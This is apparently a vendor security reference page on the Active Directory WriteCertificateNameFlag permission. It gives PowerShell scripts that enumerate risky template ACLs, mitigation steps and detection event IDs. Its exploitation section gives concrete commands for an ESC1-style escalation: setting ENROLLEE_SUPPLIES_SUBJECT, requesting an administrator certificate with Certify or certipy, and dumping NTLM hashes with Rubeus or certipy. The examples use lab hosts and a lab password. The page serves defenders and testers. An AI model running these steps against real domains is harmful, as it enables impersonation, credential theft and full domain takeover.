
WriteCertificateNameFlag
Summary
| Forestall ACL Alias | WriteCertificateNameFlag |
| AD Alias | Write msPKI-Certificate-Name-Flag |
| Affected Object Types | Certificate Templates |
| Exploitation Certainty | Likely |
| AD Attribute | msPKI-Certificate-Name-Flag |
| AD Attribute Guid | ea1dddc4-60ff-416e-8cc0-17cee534bce7 |
| AD Right | WriteProperty |
Description
The WriteCertificateNameFlag permission in Active Directory allows an account to modify the msPKI-Certificate-Name-Flag attribute on certificate templates. This attribute is crucial for PKI security as it controls several aspects of certificate enrollment, particularly how subject names are generated, validated, and included in certificates. When properly configured by administrators WriteCertificateNameFlag permissions, these settings ensure certificate identities reflect organizational structures, contain accurate user information, comply with naming policies, and maintain strong identity assurance throughout the certificate lifecycle—all essential for secure authentication and encrypted communications across enterprise resources.
However, if misconfigured, the WriteCertificateNameFlag permission can introduce significant security vulnerabilities. An attacker with this permission could modify the certificate template to enable the “Enrollee supplies subject” flag. When this flag is active, users can request certificates with any subject name they choose, regardless of their actual identity. This could allow an attacker to impersonate other entities, including trusted services or privileged users, by obtaining certificates with their identities. Such exploitation could lead to man-in-the-middle attacks, unauthorized authentication, and compromise of encrypted communications across the organization’s infrastructure.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteCertificateNameFlag entries.
1. Find-WriteCertificateNameFlag function
function Find-WriteCertificateNameFlag { [CmdletBinding()] param ([string]$TemplateName = $null,[string]$OutputPath = "WriteCertificateNameFlag.csv") Import-Module ActiveDirectory Write-Host "Gathering Active Directory certificate templates and inspecting ACLs for dangerous 'WriteProperty' permissions..." $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow; $ActiveDirectoryRights = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty; # Guid for the ms-PKI-Enrollment-Flag attribute $WriteCertificateNameFlagPermissionGuid = "ea1dddc4-60ff-416e-8cc0-17cee534bce7"; $foundAcls = @() $templatesToScan = @() $configContext = (Get-ADRootDSE).ConfigurationNamingContext try { if ($TemplateName) { Write-Host "Searching for permissions on specific certificate template: '$TemplateName'..." $templatesToScan = Get-ADObject -Filter "cn -eq '$TemplateName'" -Properties nTSecurityDescriptor -SearchBase $configContext -ErrorAction Stop if (-not $templatesToScan) {Write-Output "Certificate template '$TemplateName' not found.";return;}} else {Write-Host "Searching for all pKICertificateTemplate objects...";$templatesToScan = Get-ADObject -Filter 'ObjectClass -eq "pKICertificateTemplate"' -SearchBase $configContext -ErrorAction Stop} if (-not $templatesToScan) {Write-Output "No Active Directory certificate templates were found to scan.";return;} foreach ($template in $templatesToScan) { $templateDistinguishedName = $template.DistinguishedName; try { $acl = Get-Acl -Path "AD:$templateDistinguishedName" foreach ($ace in $acl.Access) { if ($ace.AccessControlType -eq $AccessControlType -and ($ace.ActiveDirectoryRights -band $ActiveDirectoryRights) -and ($ace.ObjectType -eq $WriteCertificateNameFlagPermissionGuid) -and -not $ace.IsInherited) { $foundAcls += [PSCustomObject]@{ 'Vulnerable Template' = $templateDistinguishedName 'Internal Threat' = $ace.IdentityReference.Value}}}}catch {Write-Warning "Could not retrieve ACL for '$templateDistinguishedName': $($_.Exception.Message)"}}}catch {Write-Error "Failed to retrieve Active Directory objects: $($_.Exception.Message)"; return} if ($foundAcls.Count -gt 0) {Write-Host "Found $($foundAcls.Count) Active Directory object(s) with explicit 'WriteProperty' permissions on the certificate flags." try { $foundAcls | Sort-Object -Unique 'Vulnerable Template', 'Internal Threat' | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8;Write-Output "Results exported successfully to '$OutputPath'";}catch {Write-Error "Failed to export results to CSV file '$OutputPath': $($_.Exception.Message)"}}else{Write-Output "No Active Directory objects found with explicit 'WriteProperty' permissions on the certificate flags."}}2. Scan all templates in the domain
Find-WriteCertificateNameFlag3. Scan a specified template
Find-WriteCertificateNameFlag -TemplateName "tuser".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteCertificateNameFlag entries without relying on any external modules or dependencies.
1. Find-WriteCertificateNameFlagSimple function
function Find-WriteCertificateNameFlagSimple { [CmdletBinding()] param([string]$Target,[string]$OutputPath = "WriteCertificateNameFlag.csv" ) $Allow = [System.Security.AccessControl.AccessControlType]::Allow $WriteProp = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $NameFlagGuid = [guid]"ea1dddc4-60ff-416e-8cc0-17cee534bce7" if ($Target) { try { $entries = @( New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") ) }catch { Write-Error "Failed to bind '$Target': $_"; return } }else { try { $root = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE");$cfgDN = $root.Properties["configurationNamingContext"].Value $path = "LDAP://$cfgDN";$sr = New-Object System.DirectoryServices.DirectoryEntry($path) $ds = [System.DirectoryServices.DirectorySearcher]::new($sr);$ds.Filter = "(objectClass=pKICertificateTemplate)" $ds.PageSize = 1000;[void]$ds.PropertiesToLoad.Add("distinguishedName") $hits = $ds.FindAll();$entries = foreach($h in $hits){ try{ $h.GetDirectoryEntry() }catch{ continue } } } catch { Write-Error "LDAP search failed: $_"; return } } $rows = foreach($e in $entries){ $dn = $e.distinguishedName try { $acl = $e.ObjectSecurity $aces = $acl.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier])} catch { continue } foreach($ace in $aces){ if($ace.AccessControlType -eq $Allow -and ($ace.ActiveDirectoryRights -band $WriteProp) -and $ace.ObjectType -eq $NameFlagGuid -and -not $ace.IsInherited){ $who = try { $ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value } catch { $ace.IdentityReference.Value } [PSCustomObject]@{ 'Vulnerable Template' = $dn.ToString(); 'Internal Threat' = $who}}}} if($rows){$rows | Sort-Object 'Vulnerable Template','Internal Threat' -Unique | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8}else {Write-Output "No explicit WriteProperty(ms-PKI-Certificate-Name-Flag) ACEs found."}}2. Scan all domain templates
Find-WriteCertificateNameFlagSimple3. Scan a specific template
Find-WriteCertificateNameFlagSimple -Target "CN=GMUsers,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs"Active Directory Services Interface
1. Open Active Directory Services Interface (ADSI Edit).
2. Right-click ADSI Edit and select Connect to... from the context menu.
3. Select Configuration in Select a well-known Naming Context and click OK.
4. Go to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click the Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click on the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and check the option Write msPKI-Certificate-Name-Flag.
11. Click OK to save your changes and close the dialogs.

ADSI
Exploitation
When a certificate template includes both authentication and enrollment permissions, enabling supply alternative subject makes it vulnerable to ESC01 — a common misconfiguration in Active Directory Certificate Services (AD CS).
ESC01 allows low-privileged users to request authentication certificates for other users, including domain admins, by specifying arbitrary subject names (e.g., UPN or SAN). This can lead to privilege escalation and full domain compromise.
This permission can be exploitable on Windows systems with certify and rubeus, while on Linux systems, tools such as certipy can be effectively used for exploitation.Certify, Rubeus, Certipy
The following examples demonstrate exploitation on Windows and Linux environments.
Windows
First, modify the certificate template’s msPKI-Certificate-Name-Flag attribute using PowerShell:
$TemplateDistinguishedName = "CN=<Certificate Template Name>,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=<Domain>,DC=<RootDomain>"$Flag = Get-ADObject $TemplateDistinguishedName -Property msPKI-Certificate-Name-Flag# Set the flag to 1 (ENROLLEE_SUPPLIES_SUBJECT)Set-ADObject $TemplateDistinguishedName -Replace @{'msPKI-Certificate-Name-Flag'=($Flag.'msPKI-Certificate-Name-Flag' -bor 0x1)}After modifying the template, request a certificate with an impersonated subject:
.\Certify.exe request /ca:<CA FQDN>\<CA Name> /template:<Certificate Template> /altname:<UPN of the user to be impersonated> /subject:"<Distinguished Name of the user to be impersonated>"After running Certify, save the issued certificate as a PEM file. Then use OpenSSL to convert it to PFX format.
openssl.exe pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\cert.pfxThen use the certificate to authenticate as the target user and dump the NTLM hash.
.\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /ptt /getcredentialsFor example:
$TemplateDistinguishedName = "CN=USER_TEMP,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=forestall,DC=labs"$Flag = Get-ADObject $TemplateDistinguishedName -Property msPKI-Certificate-Name-Flag# Set the flag to 1 (ENROLLEE_SUPPLIES_SUBJECT)Set-ADObject $TemplateDistinguishedName -Replace @{'msPKI-Certificate-Name-Flag'=($Flag.'msPKI-Certificate-Name-Flag' -bor 0x1)}
Enable Enrollee supplies subject with powershell
Using the Administrator account SID
.\Certify.exe request /ca:"DC01.forestall.labs\Forestall-RootCA" /template:tuser /altname:administrator /sid:S-1-5-21-1824600434-3834112938-293921768-500
Request a certification with certify.exe
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out .\cert.pfx
Convert certificate to pfx format
.\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /ptt /getcredentials
Request a tgt and get credentials
Linux
First, modify the certificate template’s msPKI-Certificate-Name-Flag attribute using BloodyAD:
##Get the valuebloodyAD --host <dchost> -d <domain> -u user> -p '<pass>' get object "<templateDN>" --attr msPKI-Certificate-Name-Flag#XOR the value with 1 to enable supply altname
python3 -c "print(-1509949440 | 1)"
##Change valuebloodyAD --host <dchost> -d <domain>  -u <user> -p '<pass>' set object "<templateDN>" msPKI-Certificate-Name-Flag -v -1509949439
For example:
bloodyAD --host dc01.forestall.labs -d forestall.labs -u adam -p 'Temp123!' get object "CN=tuser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=forestall,DC=labs" --attr msPKI-Certificate-Name-Flag
python3 -c "print(-1509949440 | 1)"
bloodyAD --host dc01.forestall.labs -d forestall.labs -u adam -p 'Temp123!' set object "CN=tuser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=forestall,DC=labs" msPKI-Certificate-Name-Flag -v -1509949439
Enable Enrollee supplies subject with bloodyAD
After setting the flag, the attacker can actively enroll a certificate from the CA using Linux tools. This results in a .pfx certificate file that can be used for authentication and impersonation.
certipy req -ca <CA Name> -target <CA DNS Name> -dc-ip <DC IP> -template "<Certificate Template>" -username '<User UPN>' -p '<User's Password>' -sid <impersonatedusersid>For example:
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-RootCA' -template tuser -upn [email protected] -target 192.168.100.100 -sid 'S-1-5-21-1824600434-3834112938-293921768-500'
Request a certification with certipy
Retrieve the NTLM hash
certipy-ad auth -pfx administrator.pfx -username administrator -domain <domain> -dc-ip <dcip>For example:
certipy-ad auth -pfx administrator.pfx -username administrator -domain forestall.labs -dc-ip 192.168.100.100
Retrieve NTLM hash using certipy
Important Note
After you have obtained the certificate, you can impersonate any user with this certificate.
Mitigation
1. Open Active Directory Services Interface (ADSI Edit).
2. Right-click ADSI Edit and select Connect to... from the context menu.
3. Select Configuration in Select a well-known Naming Context and click OK.
4. Go to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click the Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click on the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and remove the option Write msPKI-Certificate-Name-Flag.
11. Click OK to save your changes and close the dialogs.
ADSI
Detection
Adding new Access Control Entries to Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136 |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662 |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11) |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11) |